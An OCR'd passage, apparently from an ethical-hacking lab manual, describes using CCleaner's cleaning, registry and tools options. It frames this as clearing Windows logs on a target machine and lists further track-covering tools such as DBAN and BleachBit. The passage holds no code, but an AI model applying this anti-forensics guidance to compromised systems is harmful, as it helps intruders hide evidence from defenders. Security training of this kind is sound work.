
8. **Patching up your PC...** message appears, wait for it to compete.



9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.

12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.

13. You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.

14. Close all open windows and document all the acquired information.